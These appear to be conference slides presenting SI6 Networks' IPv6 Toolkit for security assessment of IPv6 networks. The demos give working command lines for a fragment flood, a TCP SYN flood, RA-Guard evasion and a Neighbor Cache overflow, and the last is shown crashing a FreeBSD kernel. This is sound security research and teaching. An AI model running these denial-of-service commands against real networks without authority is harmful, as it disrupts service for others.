IPv6 Toolkit
Security Assessment and Trouble-shooting of IPv6 networks

Fernando Gont
SI6 Networks

IEPG 85
November 4, 2012. Atlanta, GA, U.S.A.


SI6 Networks' IPv6 Toolkit

- Brief history:
  - Produced as part of a project funded by UK CPNI on IPv6 security
  - Maintenance and extension taken over by SI6 Networks
- Goals:
  - Security analysis and trouble-shooting of IPv6 networks and implementations
  - Clean, portable, and secure code
  - Good documentation

SI6 Networks' IPv6 Toolkit (II)

- Supported OSes:
  - Linux, FreeBSD, NetBSD, OpenBSD, and Mac OS
- License:
  - GPL (free software)
- Home:
  - http://www.si6networks.com/ipv6toolkit
- Collaborative development:
  - https://www.github.com/fgont/ipv6toolkit.git

Philosophy



IDEAS

TOOLS

IPV6 NETWORK

“an interface between your ideas and an IPv6 network”

Tools

- ns6
- na6
- rs6
- ra6
- rd6
- scan6
- frag6
- tcp6
- icmp6
- ni6
- flow6
- jumbo6

Modes of operation

- “Active” mode:
  - Fire packets regardless of what is being received
- “Listening” mode:
  - Listen to packets and respond with crafted packets
- If both modes are selected,
  - Active mode goes first
  - Then the tool enters “listening” mode

More about active mode

- “--loop” specifies that the active attack must be repeated indefinitely
- “--sleep” specifies the amount of time (in secs) to sleep between iterations

More about listening mode

- Most tools support filters for the capture packets:
  - link-layer {Source, Destination} Address
  - IPv6 {Source, Destination} Address
  - and tool-specific filters (e.g., ND Target Address)
- Filters can be:
  - “accept filters”: MUST match
  - “block filters”: MUST NOT match

Support for Extension Headers

- All tools support use of:
  - Destination Options Header
  - Hop-by-Hop Options Header
  - Fragment Header
- Extension headers can be combined arbitrarily
  - e.g. to make the IPv6 header chain span multiple fragments

Some Demos

(all work and no play makes Jack a dull boy)

scan6: An IPv6 address scanner

- Current version supports only local scans
- Tricks employed:
  - ICMPv6 Echo and (Unsupported) type 10xxxxxx options for probing
  - Sends probes from different autoconf prefixes
- We plan to incorporate the insights from draft-gont-opsec-ipv6-host-scanning

Demo: IPv6 local scanning

- Finds all-addresses of local IPv6 nodes

```
# scan6 -i IFACE -l
```

frag6: Sending IPv6 fragments

- A tool for playing with IPv6 fragments
- Pretty useful for testing things such as:
  - Fragment ID generation policy
  - Fragment reassembly policy
  - RFC 5722 support
  - draft-ietf-6man-ipv6-atomic-fragments support
- Also implements some DoS vectors

Demo: Frag ID policy

- Assesses the Fragment ID generation policy
  - draft-gont-6man-predictable-fragment-id explains why this matters

```
# frag6 -i IFACE --frag-id-policy -d HOST
```

Demo: Fragment flood

- Floods a target with arbitrary fragments

```
# frag6 -i IFACE -s SRCPRF -F -d HOST
```

tcp6: Playing with TCP/IPv6

- Allows sending arbitrary TCP/IPv6 segments
- Implements most vectors from the IPv4 world

Demo: TCP SYN flood

- What you'd expect :-)

```
# tcp6 -i IFACE -s SRCPRF -d TARGET -a DSTPORT -X S -F 100 -l -z 1 -v
```

Demo: TCP SYN flood

- What you'd expect :-)


```
# tcp6 -i IFACE -s SRCPRF -d TARGET -a
DSTPORT -X S -F 100 -l -z 1 -v
```

ra6: Playing with RA messages

- Implements all currently specified RA options
- Add a config and logging facilities -> daemon :-)

Demo: Evading RA-Guard

- We'll send RAs like this:



Can only tell there's Dest. Opt. Hdr inside!

Can only tell there's Dest. Opt. Hdr inside!

```
# ra6 -i IFACE -s ROUTER -u 900 -u 400 -y 1280 -d TARGET
```

ns6: Playing with NS messages


- Mostly useful for testing buggy implementations

Demo: NC overflow

- Each NS results in a new Neighbor Cache Entry

```
# ns6 -i IFACE -s fe80::/64 -t TARGET -F 100
-l -z 5 -e -v
```

Demo: NC overflow (II)



```
fe80::ffe8:2ac9:770c:f3b0%fxp0        90:4:fd:77:d2:18   fxp0 23h57m1s  S
fe80::ffe8:63e6:15c6:35f9%fxp0        90:4:fd:77:d2:18   fxp0 23h56m54s S
fe80::ffe8:719d:8e8b:3a01%fxp0        90:4:fd:77:d2:18   fxp0 23h57m3s  S
fe80::ffe8:aa8d:6d2b:c0e%fxp0         90:4:fd:77:d2:18   fxp0 23h54m31s S
fe80::ffe9:c8a:2c84:a151%fxp0         90:4:fd:77:d2:18   fxp0 23h58m40s S
fe80::ffeb:1563:3e7f:408a%fxp0        90:4:fd:77:d2:18   fxp0 23h56m39s S
fe80::ffec:b12e:9e2c:79%fxp0          90:4:fd:77:d2:18   fxp0 23h56m1s  S
fe80::fff0:423a:6566:798a%fxp0        90:4:fd:77:d2:18   fxp0 23h58m42s S
fe80::fff0:eb27:f581:1ce5%fxp0        90:4:fd:77:d2:18   fxp0 23h56m5s  S
fe80::fff3:4875:3a14:c26c%fxp0        90:4:fd:77:d2:18   fxp0 23h53m50s S
fe80::fff7:8e67:24c2:9cc1%fxp0        90:4:fd:77:d2:18   fxp0 23h54m3s  S
fe80::fff8:3f:bef2:211%fxp0           90:4:fd:77:d2:18   fxp0 23h55m56s S
fe80::fff9:ca73:d351:4057%fxp0        90:4:fd:77:d2:18   fxp0 23h56m32s S
fe80::fffb:ae1b:90ef:7fc3%fxp0        90:4:fd:77:d2:18   fxp0 23h55m16s S
fe80::fffc:bffb:658f:58e8%fxp0        90:4:fd:77:d2:18   fxp0 23h59m22s S
fe80::1%lo0                           (incomplete)        lo0 permanent R
#       nd6_storelladdr: something odd happens
nd6_storelladdr: something odd happens
panic: kmem_malloc(4096): kmem_map too small: 40497152 total allocated
Uptime: 4h14m51s
Cannot dump. No dump device defined.
Automatic reboot in 15 seconds - press a key on the console to abort
--> Press a key on the console to reboot,
--> or switch off the system now.
```

?

Questions?

Thanks!

Fernando Gont

fgont@si6networks.com

@FernandoGont

SI6 Networks

www.si6networks.com

@SI6Networks

Thanks!

Fernando Gont

fgont@si6networks.com

@FernandoGont

SI6 NETWORKS

SI6 Networks

www.si6networks.com

@SI6Networks